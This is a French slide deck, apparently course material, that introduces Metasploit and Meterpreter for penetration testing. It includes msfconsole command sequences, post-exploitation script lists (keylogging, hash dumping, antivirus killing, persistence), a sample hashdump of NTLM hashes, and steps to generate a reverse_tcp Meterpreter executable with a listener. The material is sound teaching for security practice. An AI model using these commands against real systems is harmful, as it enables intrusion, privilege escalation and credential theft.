

# Metasploit



# Metasploit

- Projet OpenSource orienté sécurité informatique
- Framework qui permet le développement et l'exploitation d'exploits
- Très utilisé lors de la réalisation de tests d'intrusion.



# Metasploit

Statistiques (v4.11.5)

- 1517 codes d'exploitation répartis :
  - Produits Windows
  - Applications Windows
  - Systèmes Unix
  - Multi plate-forme
- 437 charges utiles
  - Ajout d'utilisateurs
  - Injection de DLL (sous Windows)
  - Meterpreter (sous Windows)
  - Exécution de programme
  - invite de commande sur la machine
  - ...



Elements principaux



# Rapid7 & Metasploit


## Metasploit: Penetration Testing Software

Put the right edition of our penetration testing software to work for you today

Pro	Express	Community	Framework
Enterprise Security Programs & Advanced Penetration Tests	Baseline Penetration Tests	Free Entry-level Edition	Free Open Source Development Platform
For Mid-sized and Enterprise IT Security Teams	For IT Generalists in SMBs	For Small Companies and Students	For Developers and Security Researchers
<ul style="list-style-type: none"><li>Express features plus:</li><li>Closed-loop Vulnerability Validation</li><li>Phishing Simulations &amp; Social Engineering</li><li>Web App Testing</li><li>Automation through Wizards, Task Chains, MetaModules</li><li>Out of the Box and Custom Integrations through API</li></ul>	<ul style="list-style-type: none"><li>Community features plus:</li><li>Baseline Penetration Testing Workflow</li><li>Smart Exploitation</li><li>Password Auditing</li><li>Baseline Penetration Testing Reports</li></ul>	<ul style="list-style-type: none"><li>Simple Web Interface</li><li>Data Management</li><li>Network Discovery and Third-Party Import</li><li>Basic Exploitation</li></ul>	<ul style="list-style-type: none"><li>Basic Command-line Interface</li><li>Third-Party Import</li><li>Manual Exploitation</li><li>Manual Brute Forcing</li></ul>
<a href="#">Compare: Express vs. Pro</a>	<a href="#">Compare: Community vs. Pro</a>	<a href="#">Compare: Framework vs. Pro</a>	
FREE 14-DAY TRIAL	BUY ONLINE	FREE DOWNLOAD	FREE DOWNLOAD



# Architecture de Metasploit





# Module « exploits »

- Environnement Windows

- Produits Microsoft
  - SQL Server, IIS, Windows (kernel), SMB ...
  - Internet Explorer
- Applications tierces
  - Sauvegarde (BrighStor, BackupExec ...), serveurs FTP, SMTP ...
  - Logiciels clients (Anti-virus, Navigateur Web, clients VNC, clients FTP ...)
  - Adobe, MsOffice.

- Unix

- Linux, Solaris, OSX, FreeBSD (5), HPUX(1), AIX(2) ...

- Applications Web

- PHP, Wordpress, vBulletin, PhpMyadmin

- Serveur Webs

- Apache, Jboss, Tomcat, Struts



# Module « exploits »

- Les codes d'exploitation sont très liés
  - À la version du système
  - À la langue du système (notion d'offset)
- Les conséquences d'une mauvaise prise d'empreinte
  - Code d'exploitation ne marche pas
    - Cas d'une mauvaise version
    - Mauvaise langue (pour Windows notamment)
  - Crash de l'application
    - Code d'exploitation pas toujours fiables à 100%
  - Crash du système
    - Cas de quelques codes d'exploitation (sous Windows notamment)



# Charges utiles « payloads »

- `Shell*_tcp`
  - Obtention d'une ligne de commande
  - Connexion vers la cible : « `bind` » ou depuis la cible : « `reverse` »
- `Windows`
  - `adduser` : ajout d'un utilisateur sur le système distant
  - `download_exec` : envoi et exécution d'un programme
  - `exec` : exécution d'une commande distante
  - `dllinject` : injection d'une DLL dans un processus
    - Exploitation entièrement en mémoire, aucune trace sur le disque
    - `vncinject` : injection d'une DLL faisant office de serveur VNC
  - `passiveX` : injection d'un contrôle ActiveX dans *Internet Explorer*
  - `meterpreter` : « meta-interpreter »



# Meterpreter

- Inject the meterpreter server DLL via Reflective Dll Injection payload (staged):
  - Reverse\_http(s)
  - Reverse\_https\_proxy
    - Proxy http + proxy tor hidden service
  - Reverse\_ipv6\_http(s)
  - Reverse\_ipv6\_tcp
  - Reverse\_nonx\_tcp
    - Contournement de la protection du bit NoExecute (windows DataExecutionPrevention)
  - Reverse\_ord\_tcp
    - Avantage: marche sur des windows 9x
    - Inconvénients: moins stable et dépend de la dll ws2\_32.dll
  - Reverse\_tcp(dns)
    - Par ip (tcp) ou nom de domaine(tcp\_dns)
  - Reverse\_tcp\_allports
    - Connect back sur les 65535 ports de l'attaquant (?)
  - Reverse\_tcp\_rc4(dns)
    - Chiffrer les coms avec l'algorithme de chiffrement rc4



# Modules « auxiliary »

- scanners

- DCE-RPC : services RPC Windows
- UDP : scanner de services UDP
- HTTP : versions et tests des requêtes PUT et DELETE
- Oracle : version et comptes Oracle
- MS SQL Server : informations et test du compte SA
- MySQL : version et compte MySQL
- SMB : version, énumération et bruteforce

- dos

- Windows, Solaris, FreeBSD et les pilotes de cartes Wi-Fi

- voIP

- Module « SIP INVITE Spoof »

- Server

- fuzzers, admin, sqli ...



# Utilisation



# Interfaces

```

1. root@kali: ~ (ssh)

root@kali:~# msfconsole

      ,           ,
    ((---,,---))
      (.) 0 0 (.)
        \_ /      \_ /
       o_o \      M S F | \
            \      _ _  | \
            |||   WW|||
            |||   |||

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

The image shows a Kali Linux terminal window with two panes. The left pane displays the output of a 'Trace program: running' command, which includes a ASCII art rabbit and the URL 'http://metasploit.pro'. The right pane shows a Metasploit Pro console session. The user has entered the command 'msfconsole' and the output shows the Metasploit Pro version 'v4.11.5-2016010401' and a list of available exploits, payloads, encoders, and nops. The user has also entered the command 'msf >' and the output shows the Metasploit Pro version 'v4.11.5-2016010401' and a list of available exploits, payloads, encoders, and nops.

```

1. root@kali: ~ (ssh)
Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

http://metasploit.pro

Trouble managing data? List, sort, group, tag and search your pent
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

+ -- ==[ 1517 exploits - 875 auxiliary - 257 post
+ -- ==[ 437 payloads - 37 encoders - 8 nops
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

1. root@kali: /home/yann# cd
root@kali:~# clear
root@kali:~# msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%      %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %% %%%%%%%%% %%%%%%%%% http://metasploit.pro %%%%%%%%%
%%  %% %%%%%%%%% %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%% %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%% %% %%%%%%%%% %%%%%%%%% %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%  %% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%%
%%%% %% %% %  %%  %%  %% %%%%%%%%% %  %%%% %% %%%%%%%%% %%
%%%% %% %% %  %% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%%
%%%% %%%%%%%%% %% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%% %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% %%%%%%%%% %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

==[ metasploit v4.11.5-2016010401 ]
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```



# Utilisation de msfconsole

```
show exploits  
search <mot clé>  
use nom_exploit
```

Choix du code  
d'exploitation

Choix de la charge  
à utiliser

```
show payloads  
set PAYLOAD nom_charge
```

```
show options  
set nom_option <valeur>
```

Renseignement  
des options

Choix de la version  
de la cible

```
show targets  
set TARGET <version>
```



# Les Data Stores

- Base de données internes à Metasploit
  - Une base globale
  - Une base locale pour chaque module
- Permettent de sauvegarder des options
  - De façon temporaire, le temps de la session
  - De façon permanente avec la commande « save »
- Utilisation
  - set et setg pour visualiser les variables
  - set <variable> <valeur> ou setg <variable> <valeur>



# Modules Auxiliary

- Module Server
  - use auxiliary/server/sock4a
- Modules Admin
  - use auxiliary/admin/mysql
  - use auxiliary/admin/mssql
  - use auxiliary/admin/oracle
- Modules Scanner
- use auxiliary/scanner/portscan
  - syn, tcp, ack
- use auxiliary/scanner/smb
  - smb\_enumusers, smb\_enumshares, smb\_login
- use auxiliary/scanner/snmp
  - snmp\_enumusers, snmp\_enumshares, snmp\_login, snmp\_set
- use auxiliary/scanner/mysql
  - mysql\_version, mysql\_schemadump, mysql\_login



# Sessions

```
[*] Started reverse handler on 192.168.1.19:4444  
[*] Starting the payload handler...  
[*] Sending stage (749056 bytes) to 192.168.1.13  
[*] Meterpreter session 1 opened (192.168.1.19:4444 -> 192.168.1.13:4439)  
at Fri Mar 25 22:50:17 +0100 2011
```

```
meterpreter > sysinfo
```

```
Computer: PIPOLAND
```

```
OS      : Windows XP (Build 2600, Service Pack 3).
```

```
Arch    : x86
```

```
Language: fr_FR
```

```
meterpreter > getuid
```

```
Server username: PIPOLAND\pipo
```

```
meterpreter > █
```



# Sessions

- Création d'une session pour chaque exploitation réussie
  - Mise en arrière-plan
  - Permet les exploitations parallèles
- Interaction avec les sessions
  - `sessions -l` : liste les sessions
  - `sessions -i <numéro>` : met la session sélectionnée en avant plan
  - `sessions -k <numéro>` : termine la session sélectionnée
  - Dans une session
    - CTRL+C : pour la quitter
    - CTRL+Z : pour la mettre en arrière plan



# Meterpreter

- Fonctionne exclusivement en mémoire
  - S'injecte dans le processus compromis
  - DLL Windows injectée en mémoire par le module `dllinject`
  - N'écrit rien sur le disque et ne crée pas de nouveau processus
  - Les communications sont chiffrées
  - Mode client-serveur (serveur sur la cible)
  - Protocole TLV (type-Length\_Value)
- Le code serveur doit être le plus léger possible
  - Majeure partie des traitements concentrée sur la partie cliente
  - Chargement à la volée des extensions sur la partie serveur sans à avoir à le reconstruire
  - L'extension `stdapi` est chargée par défaut. L'extension `priv` est chargé si le module dispose des droits d'administration



# Meterpreter

- Actions possibles par défaut : module « StdApi »
  - Exécution et manipulation de commandes
  - Interactions avec le registre et le système de fichiers
  - Information sur le système et les interfaces réseaux
  - Création d'un tunnel TCP
  - Ajout de script d'automatisation
- Extensions meterpreter
  - « priv » : empreintes de mots de passe, dates d'accès aux fichiers
  - « incognito » : permet d'usurper l'identité d'un utilisateur connecté
  - ...



# Meterpreter : module « stdapi »

- Commandes de base

- Toutes les commandes sont exécutées dans des « channels »
  - `channel -l` : liste les canaux actifs
  - `close` : ferme un canal
    - `close <channel>`
  - `interact` : permet l'interaction avec un canal (CTRL+C pour en sortir)
    - `interact <channel>`
  - `read/write` : lit/écrit depuis/dans un canal
    - `read<channel> / write <channel>`
- `migrate` : migre le serveur meterpreter dans un autre processus
- `run` : exécute un script meterpreter
- `use priv` : charge l'extension « priv »



# Meterpreter : module « stdapi »

- Interactions avec le système de fichiers
  - `cat`, `cd`, `getwd`, `ls`, `mkdir`, `pwd`, `rmdir`
- `download`, `upload`
  - `download <source1> <source2> ... <source n> <destination>`
  - `upload <source1> <source2> ... <source n> <destination>`
  - Récursifs : `-r`
- `Edit`
  - `edit <fichier>`
  - Edite le fichier dans l'éditeur défini par `$EDITOR`



# Meterpreter : module « stdapi »

- Commandes système

- `sysinfo` : informations générales sur le système
- `execute`, `kill` : exécution et arrêt de processus
  - `execute -f <commande> -a <paramètres>`
  - `execute -f cmd.exe -i -H`
  - `kill <pid>`
- `getpid`, `getuid`, `ps` : informations sur les processus du système
- `reg` : modification et accès à des clés de registre
  - `reg enumkey -k <clé>`
  - `reg queryval -k <clé> -v <valeur>`
  - Mais aussi `setval`, `deleteval`, `createkey`, `deletekey`
- `reboot`, `shutdown`



# Meterpreter : module « stdapi »

- Interactions réseau

- `ipconfig` : liste les interfaces réseau et leur configuration
- `Route` : informations sur les routes du système
  - `route [list]`
  - `route add [sous-réseau] [masque] [passerelle]`
  - `route del [sous-réseau] [masque] [passerelle]`
- `portfwd` : création de tunnels au travers de la cible
  - Fonctionne comme un tunnel SSH
  - `portfwd list`
  - `portfwd add -l <port-source> -r <ip_destination> -p <port_destination>`
  - `portfwd del -l <port-source> -r <ip_destination> -p <port_destination>`



# Meterpreter : module « stdapi »

```
meterpreter > run
Display all 103 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
run getgui
run gettelnet
run getvncpw
run hashdump
run hostsedit
run keylogrecorder
run killav
run metsvc
run migrate
run multi_console_command
run multi_meter_inject
run multicommand
meterpreter > run

run multiscript
run netenum
run packetrecorder
run panda_2007_pavsrv51
run persistence
run pml_driver_config
run post/multi/gather/env
run post/multi/gather/filezilla_client_cred
run post/multi/gather/firefox_creds
run post/multi/gather/multi_command
run post/multi/gather/pidgin_cred
run post/multi/gather/run_console_rc_file
run post/windows/capture/keylog_recorder
run post/windows/escalate/bypassuac
run post/windows/escalate/ms10_073_kbdlayout
run post/windows/escalate/ms10_092_schelevator
run post/windows/escalate/net_runtime_modify
run post/windows/escalate/screen_unlock
run post/windows/escalate/service_permissions
run post/windows/gather/application_list
run post/windows/gather/arp_scanner
run post/windows/gather/checkvm
run post/windows/gather/credential_collector
run post/windows/gather/dumplinks
run post/windows/gather/enum_applications
run post/windows/gather/enum_chrome
run post/windows/gather/enum_domain_group_users
run post/windows/gather/enum_logged_on_users
run post/windows/gather/enum_powershell_env
run post/windows/gather/enum_shares
run post/windows/gather/enum_snmp
run post/windows/gather/enum_vnc_pw
run post/windows/gather/filezilla_server_cred
run post/windows/gather/hashdump
run post/windows/gather/resolve_sid

run post/windows/gather/screen_spy
run post/windows/gather/usb_history
run post/windows/manage/autoroute
run post/windows/manage/delete_user
run post/windows/manage/enable_rdp
run post/windows/manage/migrate
run post/windows/manage/multi_meterpreter_inject
run powerdump
run prefetchtool
run process_memdump
run remotewinenum
run scheduleme
run schelevator
run schtasksabuse
run scraper
run screen_unlock
run screenspy
run search_dwld
run service_manager
run service_permissions_escalate
run smartlocker
run sound_recorder
run srt_webdrive_priv
run uploadexec
run virtualbox_sysenter_dos
run virusscan_bypass
run vnc
run webcam
run win32-sshclient
run win32-sshserver
run winbf
run winenum
run wmic
```



# Meterpreter : scripts disponibles

```
meterpreter > run
Display all 103 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
run getgui
run gettelnet
run getvncpw
run hashdump
run hostsedit
run keylogrecorder
run killav
run metsvc
run migrate
run multi_console_command
run multi_meter_inject
run multicommand
meterpreter > run

run multiscript
run netenum
run packetrecorder
run panda_2007_pavsrv51
run persistence
run pml_driver_config
run post/multi/gather/env
run post/multi/gather/filezilla_client_cred
run post/multi/gather/firefox_creds
run post/multi/gather/multi_command
run post/multi/gather/pidgin_cred
run post/multi/gather/run_console_rc_file
run post/windows/capture/keylog_recorder
run post/windows/escalate/bypassuac
run post/windows/escalate/ms10_073_kbdlayout
run post/windows/escalate/ms10_092_schelevator
run post/windows/escalate/net_runtime_modify
run post/windows/escalate/screen_unlock
run post/windows/escalate/service_permissions
run post/windows/gather/application_list
run post/windows/gather/arp_scanner
run post/windows/gather/checkvm
run post/windows/gather/credential_collector
run post/windows/gather/dumplinks
run post/windows/gather/enum_applications
run post/windows/gather/enum_chrome
run post/windows/gather/enum_domain_group_users
run post/windows/gather/enum_logged_on_users
run post/windows/gather/enum_powershell_env
run post/windows/gather/enum_shares
run post/windows/gather/enum_snmp
run post/windows/gather/enum_vnc_pw
run post/windows/gather/filezilla_server_cred
run post/windows/gather/hashdump
run post/windows/gather/resolve_sid

run post/windows/gather/screen_spy
run post/windows/gather/usb_history
run post/windows/manage/autoroute
run post/windows/manage/delete_user
run post/windows/manage/enable_rdp
run post/windows/manage/migrate
run post/windows/manage/multi_meterpreter_inject
run powerdump
run prefetchtool
run process_memdump
run remotewinenum
run scheduleme
run schelevator
run schtasksabuse
run scraper
run screen_unlock
run screenspy
run search_dwld
run service_manager
run service_permissions_escalate
run smartlocker
run sound_recorder
run srt_webdrive_priv
run uploadexec
run virtualbox_sysenter_dos
run virusscan_bypass
run vnc
run webcam
run win32-sshclient
run win32-sshserver
run winbf
run winenum
run wmic
```



# Exemple de scripts Meterpreter

```
meterpreter > run persistence -h
```

## OPTIONS:

```
-A      Automatically start a matching multi/handler to connect to the agent
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i      The interval in seconds between each connection attempt
-p      The port on the remote host where Metasploit is listening
-r      The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run winenum
```

```
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_20090711
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command arp -a
[*] running command ipconfig /all
[*] running command ipconfig /displaydns
[*] running command route print
[*] running command net view
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command netstat -ns
[*] running command net accounts
[*] running command net accounts /domain
[*] running command net session
[*] running command net share
[*] running command net group
[*] running command net user
[*] running command net localgroup
[*] running command net localgroup administrators
[*] running command net group administrators
[*] running command net view /domain
[*] running command netsh firewall show config
[*] running command tasklist /svc
[*] running command tasklist /m
```



# Meterpreter : module « pris »

- Trois commandes
  - hashdump
    - récupération des empreintes LM et NT de la SAM
- timestomp
  - Modification des temps d'accès à des fichiers
- getsystem
  - Élévation de privilège



# Meterpreter : module « pris »

```
meterpreter > getuid
Server username: PIPOLAND\pipo
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
meterpreter > hashdump
Administrateur:500:6aecc5b011c93b4ac9055ef02950a7db:318300b3855c6a2053a10
b5e86b64263:::
HelpAssistant:1000:6b9d9b8d4a5912b39ce4eb04281c407a:657c4427b35bc37f1ce66
22cbff53d13:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
LNSS_MONITOR_USR? :1007:aad3b435b51404eeaad3b435b51404ee:244e756525763b8b
4538b7417f2c41b6:::
pipo:1003:153e006a16b559e1aad3b435b51404ee:7c552f4a693ed73c3bb240e9313411
e4:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:b04c0ff8fc0147b1ea
903d800b69d219:::
meterpreter > █
```



# Un site intéressant

OFFENSIVE<sup>®</sup>  
security

☰ 🔍

Metasploit Fundamentals

MSFU Navigation

Metasploit Unleashed

Donate - Help Feed a Child

Introduction ▾

Metasploit Fundamentals ▾

Information Gathering ▾

Vulnerability Scanning ▾

Writing a Simple Fuzzer ▾

Exploit Development ▾

Web App Exploit Dev ▾

Client Side Attacks ▾

MSF Post Exploitation ▾

Meterpreter Scripting ▾

Maintaining Access ▾

MSF Extended Usage ▾

Metasploit GUIs ▾

Post Module Reference

Auxiliary Module Reference

In learning **how to use Metasploit** you will find there are many different interfaces to use with this *hacking tool*, each with their own strengths and weaknesses. As such, there is no one perfect interface to use with the *Metasploit console*, although the **MSFConsole** is the only supported way to access most **Metasploit commands**. It is still beneficial, however, to be comfortable with all *Metasploit interfaces*.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole  
  
((-----))  
  0 0 0  
  o_o  MSF  
  |||  We||  
  
Taking notes in notepad? Have Metasploit Pro track & report  
your progress and findings -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.11.9-dev ]  
+ -- --[ 1519 exploits - 880 auxiliary - 259 post ]  
+ -- --[ 437 payloads - 38 encoders - 8 nops ]  
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > |
```

MSFConsole Interface Example

The next **Metasploit Tutorial** will provide an overview of various interfaces, along with some discussion where each is best utilized.



Utilisation « avancée »



# Meterpreter : module « pris »

- Construction d'un Payload
  - use payload/windows/meterpreter/reverse\_tcp
  - set LHOST 192.168.1.1
  - set LPORT 4444
  - generate -t exe -f /root/meterpreter.exe
- Configuration du serveur en attente de connexion
  - use exploit/multi/handler
  - use payload/windows/meterpreter/reverse\_tcp



Questions ?